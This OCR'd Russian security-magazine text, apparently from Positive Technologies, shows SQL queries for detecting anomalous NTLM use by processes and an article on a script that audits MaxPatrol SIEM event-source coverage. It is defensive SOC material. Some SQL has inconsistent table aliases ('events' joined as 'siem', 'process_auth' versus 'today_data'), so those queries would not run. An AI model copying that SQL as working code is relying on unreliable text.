        dst.port            AS dst_port,  -- Целевой порт
        dst.ip              AS dst_ip,    -- Целевой IP-адрес
        ts_start,                         -- Время начала сетевой сессии
        ts_end                            -- Время окончания сетевой сессии
    FROM data.network_attack_discovery
    WHERE
        app_proto = 'ntlm'              -- Фильтрация по протоколу NTLM
        AND rqs.msg_type = 'NTLMSSP_NEGOTIATE'  -- Фильтрация по типу сообщения
NTLM
),
-- Определение CTE 'events' для выборки событий Windows Event Log
events AS (
    SELECT
        process_name,    -- Имя процесса
        dst_ip,          -- Целевой IP-адрес
        src_ip,          -- Исходный IP-адрес
        src_port,        -- Исходный порт
        dst_port,        -- Целевой порт
        time             -- Время события
    FROM data.win_eventlog_events
    WHERE event_id IN ('3', '5156')  -- Фильтрация по ID сообщений Windows Event
Log
)
-- Основной запрос: объединение данных о сетевых событиях и событиях Windows
SELECT DISTINCT
    process_name,           -- Имя процесса
    nad.app_proto AS proto,  -- Протокол (NTLM)
    siem.src_ip AS src_ip,   -- Исходный IP-адрес
    siem.dst_ip AS dst_ip,   -- Целевой IP-адрес
    siem.dst_port AS dst_port, -- Целевой порт
    siem.time                -- Время события
FROM nad
JOIN siem
    -- Соединение с таблицей событий
    ON  nad.src_port = events.src_port
    AND nad.src_ip = events.src_ip
    AND nad.dst_ip = events.dst_ip
    AND nad.dst_port = events.dst_port
    -- Временной фильтр: начало окна
    AND siem.time >= (nad.ts_start - INTERVAL '2' MINUTE)
    AND siem.time <  (nad.ts_end   + INTERVAL '2' MINUTE);
```

Рисунок 3. Сопоставление процессов с фактами аутентификации по NTLM

На этом этапе формируется базовое соответствие: «процесс — тип аутентификации — контекст». Затем текущие данные сравниваются с историческими — для выявления процессов, которые раньше не использовали NTLM (или делали это иначе).

```sql
SELECT
    process_auth.process_name
FROM data.process_auth today_data
LEFT JOIN (
    SELECT
        process_name
    FROM data.process_auth
    WHERE
        proto = 'ntlm'
        AND time < NOW() - INTERVAL '1' DAY
    GROUP BY process_name
    ) historical_data
ON today_data.process_name = historical_data.process_name
WHERE
    today_data.time >= NOW() - INTERVAL '1' DAY
    AND historical_data.process_name IS NULL;
```

Рисунок 4. Поиск процессов, которые используют NTLM нетипичным образом

На практике такие задачи опираются на временные агрегации, оконные функции и подсчет частоты использования протоколов по каждому процессу. Это позволяет отличать устойчивые модели поведения от разовых отклонений. Именно эти отклонения, а не сам факт использования NTLM становятся индикаторами скрытого канала управления.

Отмечу, что этот подход можно перенести на другие протоколы и свойства: DNS, Kerberos, SMB, особенности сетевых соединений или модели запуска процессов. В традиционной схеме подобный анализ зачастую невозможен из-за низкой глубины хранения и разрозненности хранилищ. Ключевые условия его проведения — это доступность истории, контекста и сырых событий в одном аналитическом слое.

Lakehouse + ML

Машинное обучение и поведенческие модели давно используются в SOC для поиска неочевидных связей, выявления аномалий и сокращения ложных срабатываний. Но большинство ML-инициатив сталкивается с отсутствием данных нужного качества и глубины. Ограниченная история, предварительная агрегация и разрозненность источников приводят к тому, что модели быстро деградируют либо остаются экспериментальными.

Роль lakehouse — создать условия, при которых ML становится практичным и устойчивым элементом обнаружения. Исторические данные позволяют эффективно переобучать модели, проверять гипотезы и верифицировать результаты в контексте реального поведения инфраструктуры.
В такой архитектуре ML используется там, где действительно дает преимущество: для выявления слабых сигналов, редких комбинаций признаков и отклонений, которые сложно или нецелесообразно формализовать правилами.

При наличии зрелых данных и процессов, lakehouse расширяет архитектуру SOC и добавляет системную возможность работать с поведением, историей и контекстом. Это позволяет дополнять реактивные сценарии обнаружения анализом изменений и аномалий, которые раньше было трудно или невозможно заметить, и постепенно смещать фокус SOC от воспроизведения известных атак к выявлению нового поведения инфраструктуры.

Именно здесь замыкается ключевая цепочка: SOC получает возможность выявлять атаки, для которых еще нет названия, отчета и TTP.

ИЩЕМ ГРАНИЦЫ ЛЕСА, ИЛИ ГДЕ ЗАКАНЧИВАЕТСЯ ПЕРИМЕТР МНОГОГРАННОЙ ИНФРАСТРУКТУРЫ

АВТОРЫ

ДАНИЛ ЗАРИПОВ

Продуктовый эксперт отдела Asset Management (AM) PT ESC, Positive Technologies

ПЕТР КОВЧУНОВ

Заместитель руководителя отдела экспертизы MaxPatrol SIEM, Positive Technologies


НАГРАДА

Свиток

О ЧЕМ МАТЕРИАЛ

Рассказываем о скрипте MP Events Monitor для комплексного анализа состояния источников событий в MaxPatrol SIEM (входит в экосистему MaxPatrol 10). Скрипт позволяет проверять соответствие активов политикам сбора событий, выявлять проблемы с аудитом и мониторингом, а также генерировать детальные отчеты в Excel.

Самое страшное событие в жизни любого эксперта — внедрение продукта в реальную инфраструктуру. Это своего рода выживание в дикой природе. Первая робкая надежда в подобной ситуации — что клиент хорошо знает ИТ-ландшафт своей компании: какие в нем есть домены, устройства, как они связаны и т. п. Иногда дело даже доходит до уверенности, что клиент самостоятельно настроит аудит, подключит события, ну и вообще спасет себя сам. Как бы не так, на практике все куда прозаичнее... Заказчиком кибербез-проектов обычно выступает ИБ-подразделение компании, а вот руками (плюс хранителями знаний об инфраструктуре) — департамент информационных технологий. И это в лучшем случае! Бывает и так, что сведения «хранились на дне запертого шкафа в заколоченном кабинете», а тех, кто мог бы пролить на них хоть каплю света, в организации уже и в помине нет...



Поиск узлов инфраструктуры наугад

Таким образом, собирая разрозненные кусочки информации, слухи и корпоративные легенды о том, как функционирует инфраструктура, мы приходим к следующему: «Надеемся, что у нас шесть доменных контроллеров и два веб-сайта на периметре — вроде бы все». Реальность же вносит свои коррективы: доменных контроллеров оказывается восемь, причем у одного из них открыты порты для удаленного доступа, поэтому он виден всему интернету. А сайтов, впрочем, действительно два, но крутятся они на 50 виртуальных машинах, собранных в кластер, потому что «так архитектурно казалось правильно». И все это щедро приправлено незакрытыми уязвимостями, иллюзией контроля над происходящим и строгой уверенностью, что раз мы не видим хакера, то и он нас не увидит.

Это доменный контроллер?

Ситуацию усложняет то, что системы мониторинга и сбора событий проектируются по принципу «Значимые узлы подключены, а неподключенные не требуют внимания». Эта позиция категорична, но с точки зрения логики работы продукта полностью обоснованна: СЗИ ведь не принимают решений о важности узла, а просто защищают то, о чем знают.

Сегодня мы расскажем о нашем опыте решения подобных проблем в рамках внедрения MaxPatrol 10 у одного из клиентов.

Внедряем MaxPatrol 10: что может пойти не так?

Первое же внедрение стало для нас жизненным уроком. Начнем с того, что в экосистему MaxPatrol 10 в том числе входят следующие решения:

- **MaxPatrol SIEM.** Позволяет собирать события безопасности с подконтрольных систем, проводить их анализ, коррелировать и выдавать сотрудникам SOC инциденты, на которые необходимо обратить внимание.
- **MaxPatrol VM/AM.** Позволяет сканировать порты, находить интересующие системы, проводить их аудит и агрегировать полученные данные, чтобы оценить уровень покрытия, прозрачности и безопасности инфраструктуры.
- **MaxPatrol EDR.** Может проводить аудит систем, собирать события для SIEM, а также реагировать на злонаправленную деятельность — но только в пределах узла, на котором он установлен.
- **Knowledge Base (PT KB — база знаний).** Хранит знания о поддерживаемых событиях и правилах корреляции для SIEM.
- **PT MC.** Обеспечивает единую среду для аутентификации пользователей, управления их учетными записями и интеграции наших продуктов.

В качестве пробы пера мы подготовили инструкцию для инженеров и внедренцев: когда и как делать HostDiscovery, в какой последовательности проводить аудит, как его читать, какие запросы использовать и главное — как интерпретировать полученные данные.

Со временем количество запросов росло, а наша скромная инструкция превратилась в объемное руководство, объединяющее порядка 60 сценариев. Каждый из них по-прежнему нужно было выполнять вручную с глубоким пониманием дела. Логика процесса, кратко сформулированная как «Scan → Analyze → Repeat», предполагала следующую цепочку действий: обнаруживаем новое корневое устройство — последовательно проверяем все дочерние узлы. Например, выявив сетевое оборудование с NAT-правилами, нужно немедленно сделать соответствующие запросы, чтобы убедиться, что все перечисленные в правилах устройства регулярно сканируются.

Однако при демонстрации подхода клиенту выяснилось, что он ждал от системы мониторинга прозрачного и автоматизированного процесса, а столкнулся с необходимостью постоянного ручного вмешательства. И даже возможность сохранения запросов не решила проблему: ручное управление отнимает время специалистов, а денег на отдельного сотрудника под эту задачу в бюджете SOC нет.

Стало очевидно, что наш подход нужно не просто оптимизировать, а кардинально переработать. Для автоматизации процесса необходимо было научиться отправлять в MaxPatrol AM PDQL-запросы через API, структурировать данные и выводить их в унифицированном формате.


Нам нужны еще и синие кружочки?

И снова проблема?

Для начала мы создали скрипт для MaxPatrol VM, который автоматизирует выполнение заранее прописанных запросов, сохраняет сырые данные в Excel и обрабатывает в отдельных отчетах. Это помогло сократить время на рутинные операции, но возникла новая проблема: даже автоматизированный аудит оставался статичным. Анализ показывал устаревшие или невыполненные проверки на отдельных узлах и в сегментах сети, но не отвечал на главный вопрос: какова реальная степень защищенности инфраструктуры? Ведь данные, собранные в прошлом, не отражают динамику угроз здесь и сейчас.

Что со всем этим делать? Тут на сцену выходит SIEM, способный преобразовывать колоссальные потоки сырых данных в четкие выводы. Но что, если эти выводы будут построены на пустом месте? Существует масса вариантов, где что-то могло пойти не так: пропущенный аудит, узлы, с которых никогда не собирались события, неактуальная экспертиза или забытые после обновления правила. Причина может быть любой, но итог будет один: хакер останется незамеченным.

Таким образом, перед нами встали две новые задачи: освоить API MaxPatrol SIEM и создать для скрипта модуль, который будет подтверждать, что все нужные события с проверенных узлов попадают в корреляционные цепочки. Справиться с API было не так уж сложно: нужно было только собраться с духом и прочитать техническую документацию. А вот определение нужных событий превратилось в настоящий квест. Мы собрали все корреляционные фильтры из стандартной поставки, выделили используемые события, убрали дубли и оформили итоговый список. Но клиент, изучив результат, тут же задал вопрос: «Зачем нам событие 1644, если оно генерирует огромный объем EPS?» Ответ потребовал глубокого погружения: «Оно критично для обнаружения сканирования LDAP». Но как только один вопрос решался, появлялся следующий (например, про событие 4688 и т. д.).



Изначально идея скрипта звучала как «освобождение от постоянных консультаций с экспертом». На практике же потребовалась не просто доработка, а полная перезагрузка его логики: изменение архитектуры затронуло десятки зависимых функций внутри скрипта (к слову, сейчас в нем около 15 взаимосвязанных классов и 110+ функций — ООП как-никак ;)).

Наконец, мы решили показать клиенту, какие корреляционные правила перестанут работать, если данные исчезнут. «Молодцы?» — спросите вы. Нет! Даже если событие технически задействовано в правилах, нет гарантии, что оно активно в конкретной инсталляции: правила могут быть отключены на уровне ядра или вообще не установлены.

Потребовалась новая интеграция: на этот раз с API PT KB — для проверки статуса правил в базе знаний (за подтверждение их актуальности отвечает интеграция с API SIEM). Каждый новый интерфейс добавлял сложности, но к этому моменту написание модулей уже не вызывало ужаса. Куда сложнее оказалось оформить результаты в Excel так, чтобы даже самый придирчивый читатель не захотел лично отыскать авторов скрипта, чтобы задать им пару вопросов о структуре отчета...

Настройка MP Events Monitor

Итак, спустя пару тысяч букв, можно обсудить наши текущие результаты. Мы назвали разработанный скрипт MP Events Monitor ❶. Системное название (имя основного файла для запуска) — event_checker; внутреннее — Nomos (так называется репозиторий). И да, список фич уже в работе, мы не сидим на месте (нам дали поднимающиеся столы) и стоим за наш продукт :)

Для начала здравый смысл подсказывает прочитать README.md, где описана вся последовательность необходимых действий. Если у вас скрипт в формате .py-файлов, необходимо:

1. Установить свежий Python 3.13.
2. В командной строке перейти в директорию со скриптом.
3. Установить зависимости из requirements.txt через pip.
4. Скопировать файл configs/example.config.env с именем .config.env. Разместить его в папке configs и заменить в нем незакомментированные параметры на ваши.
5. Запустить event_checker.py.

❶

Изначально мы занимались перекладыванием JSON'ов, но потом решили освоить «новые» технологии и перешли на Pydantic, который упростил настройку и позволил получить приятную глазу справку.

Если же у вас собранный бинарный файл event_checker.exe, то инструкция сокращается до пунктов 2, 4 и запуска event_checker.exe.

Рядом лежит example.config.env: создайте свой .config.env, указав адрес «MaxPatrol 10» и логин/пароль. Конечно, Pydantic разрешит передать данные через CLI, но помните, что пароли в логах — это примерно как ключи под ковриком. SOC обрадуется, а хакер — еще сильнее.... Используйте .env — безопасность не терпит публичности!

Теперь вернемся к методам аутентификации, которые есть в MaxPatrol 10:

- Pat-токен, который выписывается в PT MC. Доступен с версии 27.3 и является оптимальным вариантом при работе с API.
- Логин-пароль: аналогично тому, как работает браузер — через cookies.
- Логин-пароль ClientSecret (с версии 27.3 считается устаревшим методом). Его использование было признано небезопасным из-за избыточности прав доступа токена.

MP Events Monitor поддерживает три способа передачи параметров: через .env-файл, переменные окружения или прямой ввод в командной строке. Он автоматически проверяет, достаточно ли прав у вашей учетной записи или токена для выполнения выбранных операций. Подробные примеры настройки вы найдете в файле example.config.env или через команду –help, где расписаны все доступные опции. Отметим, что при использовании .env-файла пароли и токены не попадают в логи запуска, что исключает риск утечки через системные журналы.

Ключевой элемент гибкости — файл assets_filters.json, который управляет PDQL-запросами к активам и политикам сбора событий. В нем собраны все проверенные запросы (ранее включенные в документацию), причем каждый запрос снабжен поясняющим комментарием (также появится в итоговом Excel-отчете) и списком корреляционных правил, к которым он относится. Например, запрос для анализа NAT-правил снабжен примечанием «Проверка актуальности сканирования устройств за NAT», а также указанием на связанные правила вида «LDAP-сканирование» и «Аномалии в сетевом трафике».

Файл можно адаптировать под свои задачи: удалить неприменимые запросы, добавить новые или изменить политики. Если по одному из запросов не найдено активов, скрипт пропустит этот сегмент и не будет создавать пустой отчет. Внутри JSON-файла присутствуют встроенные подсказки, что упрощает правку даже для тех, кто впервые взаимодействует с конфигурацией.

Чтобы определить доступные политики сбора событий и их связку с новыми запросами к активам, изучите файл event_policies.json. В нем описаны все политики: уникальные имена для связи с группами активов из assets_filters, PDQL-фильтры для получения событий и имена корреляционных правил, которые привязаны к этим фильтрам. Правила синхронизированы с актуальной версией MaxPatrol SIEM, по запросу доступна версия под ваш релиз PT KB — для ускорения настройки все заскриптовано. При расширении политик сохраняйте структуру JSON: удаление обязательных полей или нарушение иерархии (например, размещение правил вне массива) приведет к ошибке валидации.

Запускаем скрипт

Переходим непосредственно к запуску MP Events Monitor:

1. Сначала скрипт проверяет права токена (или УЗ), так как по умолчанию включена работа с PT KB, а у токена таких прав может не оказаться. После проверки либо продолжается выполнение скрипта, либо выводится уведомление о необходимости сделать выбор: обновить токен или выключить режим работы с базой знаний (-k False).
2. MP Events Monitor обращается к PT KB и достает статусы всех правил корреляции, оценивая, насколько коробочная экспертиза в принципе установлена. Результат проверок — Excel-файл, а также JSON-файл, из которого скрипт будет забирать данные во время работы.
3. Скрипт начинает работать с фильтрами по активам (asset_filters), последовательно перебирая блоки. В каждом из них выполняется PDQL-запрос к MaxPatrol VM: таким образом достаются активы, входящие в каждую из групп.

   3.1. Согласно указанным политикам сбора событий для данных активов, скрипт забирает события из MaxPatrol SIEM (работа идет в многопоточном режиме).

   3.2. Полученный результат анализируется и выводится в единый Excel-файл. Здесь данные о событиях объединяются с активами и анализируется статус каждого актива. Также в конце обработки происходит общая оценка покрытия по данному блоку.

Результат работы скрипта и другие изображения ищите в расширенной версии статьи на нашем сайте.

Мы использовали результаты запроса NATed-узлов, которые собирали следующим образом: из активов сетевых устройств извлекались NAT-правила, где в поле destination указан внешний адрес, а в поле Normalized TranslatedDestinationAddress — реальный внутренний (серый) адрес устройства, на которое перенаправляется трафик. Фактически с помощью этого запроса мы ищем первый шаг периметра, то есть узлы, доступные из внешней, неконтролируемой инфраструктуры.

В нашей лабораторной среде было обнаружено три подобных актива. Кроме того, одна из записей сигнализирует о наличии NAT-правила, для которого нет соответствующего актива — на это указывает строчка No asset. Причем ни одного актива со статусом ok обнаружено не было. Таким образом, один из узлов не отдает необходимые события, другой не был своевременно проаудирован, а на третьем присутствуют обе проблемы. Отметим, что к скрипту прикладывается описание, как читать отчеты, — смотрите в папку docs.

Страница simple отражает общее состояние инфраструктуры, но доступны и другие страницы с более детальной информацией. Так, на странице FULL можно найти подробное описание всего, что MaxPatrol VM возвращает в ответ на PDQL-запрос.

Для запроса по NAT-таблицам отображаются внешний и транслируемый адреса, а также транслируемые порты. Все последующие страницы в файле описывают политики событий, которые были проверены, то есть оказались применимы к данной группе узлов.

Откроем страницу «w os Win Ess common» — это политика, которая проверяет наличие базовых событий из журналов System и Security. Это наиболее характерные события, которые были отобраны методом экспертной оценки и поставлены на контроль (плюс на них базируется экспертиза).

Для каждого узла выводится статистика: сколько событий и по какому фильтру за последние 14 дней было обнаружено в MaxPatrol SIEM. Ноль подсвечивается красным — это знак того, что сбор или журналирование событий данного типа на узле не настроены.

Схема по фильтру событий (в правой части отчета) показывает, какие правила применимы и каков их фактический статус для конкретной группы активов:

- Зеленый статус означает, что правило установлено и события для него есть. Можете не беспокоиться!
- Желтый показывает, что правило установлено, но необходимо либо добиться появления соответствующих событий, либо заполнить табличный список согласно документации пакета, к которому относится правило.
- Красный статус означает, что правило отсутствует в установочном наборе конвейера, а значит, его нужно туда добавить и установить.

Выделяем ключевые сегменты инфраструктуры


С техническими вопросами мы разобрались, пора переходить к концептуальным, а именно: какие сегменты инфраструктуры мы выделяем и почему?

